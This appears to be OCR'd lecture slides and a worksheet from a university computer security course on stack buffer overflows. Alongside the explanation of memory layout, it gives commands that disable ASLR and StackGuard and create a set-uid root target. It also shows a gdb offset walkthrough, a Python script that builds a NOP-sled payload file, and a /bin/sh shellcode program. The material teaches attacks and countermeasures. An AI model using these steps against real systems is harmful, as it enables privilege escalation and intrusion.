BUFFER OVERFLOW ATTACK

CS44500 Computer Security

Worksheet Review Questions

1. Consider the following C code.

Where does each of the following reside in program memory: **a, b, ptr, ptr[0], x, y**?


2. Consider the following stack frame. Fill in the blanks (**Arguments, Previous Frame Pointer, Return Address, Local Variables**). What is the address for our current Frame Pointer? What is the value of the **epb** register?

3. Write the command line that turns off Address space layout randomization (ASLR).


4. What flag is used to allow an executable stack? What flag is used to turn off the StackGaurd countermeasure?

Program Memory Stack

```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);
   return 1;
}
```



Order of the function arguments in stack



This is 4 bytes before epb

```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```

Frame pointer register


32-bit architecture

```
movl    12(%ebp), %eax     ; b is stored in %ebp + 12
movl    8(%ebp), %edx      ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)     ; x is stored in %ebp - 8
```

General-purpose registers


Function Call Stack

```
void f(int a, int b)
{
  int x;
}
void main()
{
  f(1,2);
  printf("hello world");
}
```



Buffer overflow can happen on both stack and heap. The ways to exploit them are quite different.
In this chapter, we focus on the stack-based buffer overflow.


Stack Layout for Function Call Chain



Buffer Overflow: Consequences

- The return address affects where the program should jump to when the function returns. If the return address field is modified due to a buffer overflow, when the function returns, it will return to a new place. Several things can happen:
  - First, the new address, which is a virtual address, may not be mapped to any physical address, so the return instruction will fail , and the program will crash. Non-existing address (Segmentation Fault)
  - Second, the address may be mapped to a physical address, but the address space is protected, such as those used by the operating system kernel; the jump will fail, and the program will crash. Access violation (Segmentation Fault)
  - Third, the address may be mapped to a physical address, but the data in that address is not a valid machine instruction (e.g., it may be a data region); the return will again fail, and the program will crash. Invalid instruction
  - Fourth, the data in the address may happen to be a valid machine instruction, so the program will continue running, but the logic of the program will be different from the original one. Code/Attacker's code

How to Run Malicious Code



Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

One of the countermeasures against buffer overflow attacks is the Address Space Layout Randomization (ASLR)

It randomizes the memory space of the key data areas in a process, including the base of the executable and the positions of the stack, heap and libraries, making it difficult for attackers to guess the address of the injected malicious code.

Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

-z execstack: Makes stack executable. By default, stacks are non-executable, which prevents the injected malicious code from getting executed.


-fno-stack-protector: Tells the compiler not to use the StackGuard countermeasure. This option turns off another countermeasure called StackGuard which can defeat the stack-based buffer overflow attack.

Task A : Distance Between Buffer Base Address and Return Address

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo              ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Therefore, the distance is 108 + 4 = **112**



Badfile Construction

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))                    ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode                                      ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120                                           ③
content[112:116]  = (ret).to_bytes(4,byteorder='little')         ④

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

New Address in Return Address

Considerations :

The new address in the return address of function stack [`0xbffff188 + nnn`] should not contain zero in any of its byte, or the badfile will have a zero causing `strcpy()` to end copying.

e.g., *`0xbffff188 + 0x78 = 0xbffff200`*, the last byte contains zero leading to end copy.

Attacks with Unknown Address and Buffer Size


- In real-world situations, we may not be able to know the exact values of the buffer size and address.

Knowing the Range of Buffer Size

Spraying the buffer with return addresses

Assuming we know the **address of buffer: oxbfffea8c**
Buffer size is between 10 to 100

The distance between the return address field and the beginning of the buffer will be at most 100+4 plus some small value. (Compilers may add additional space after the end of the buffer.)



Knowing the Range of the Buffer Address


Assuming we know the address of the **range** of buffer address
Buffer address range [A: A+100]
Buffer size range [10:100]


We still use the spraying technique to construct the first 120 bytes of the buffer, and we put 150 bytes of NOP afterward, followed by the malicious code.

The NOP section will be in the range of [X+120, X+270], where X is the buffer's address
The range for the return address RT is then [A+220: A+270]

Knowing the Range of the Buffer Address

X: Buffer address
S: Bytes used for Spraying RT
L: Length of NOP instruction
H: Address Range of Buffer
Assuming H<L





Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access of the system.

Solution : Shell Program

```
#include <stddef.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Challenges :

- Loader Issue
- Zeros in the code

Loader Issue

- Before a normal program runs, it needs to be loaded into memory and its running environment needs to be set up. These jobs are conducted by the OS loader, which is responsible for setting up the memory (such as stack and heap), copying the program into memory, invoking the dynamic linker to link to the needed library functions , etc.
- After all the initialization is done, the main () function will be triggered. If any of the steps is missing, the program will not be able to run correctly. In a buffer overflow attack, the malicious code is not loaded by the OS; it is loaded directly via memory copy.
- Therefore, all the essential initialization steps are missing; even if we can jump to the main () function, we will not be able to get the shell program to run.

Compiled ShellCode

- Compiled shellcode has ‘oo’ inside of the code.
- This will translate to null termination in the string and the buffer won’t be copied.

```
idrisst@mint-32-vm:~/461/Demo$ hexdump -C shellcode
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  03 00 03 00 01 00 00 00  40 04 00 00 34 00 00 00  |........@...4...|
00000020  04 18 00 00 00 00 00 00  34 00 20 00 09 00 28 00  |........4. ...(.|
00000030  1d 00 1c 00 06 00 00 00  34 00 00 00 34 00 00 00  |........4...4...|
00000040  34 00 00 00 20 01 00 00  20 01 00 00 04 00 00 00  |4... ... .......|
00000050  04 00 00 00 03 00 00 00  54 01 00 00 54 01 00 00  |........T...T...|
00000060  54 01 00 00 13 00 00 00  13 00 00 00 04 00 00 00  |T...............|
00000070  01 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 f4 07 00 00  f4 07 00 00 05 00 00 00  |................|
00000090  00 10 00 00 01 00 00 00  d4 0e 00 00 d4 1e 00 00  |................|
000000a0  d4 1e 00 00 34 01 00 00  38 01 00 00 06 00 00 00  |....4...8.......|
000000b0  00 10 00 00 02 00 00 00  dc 0e 00 00 dc 1e 00 00  |................|
000000c0  dc 1e 00 00 f8 00 00 00  f8 00 00 00 06 00 00 00  |................|
000000d0  04 00 00 00 04 00 00 00  68 01 00 00 68 01 00 00  |........h...h...|
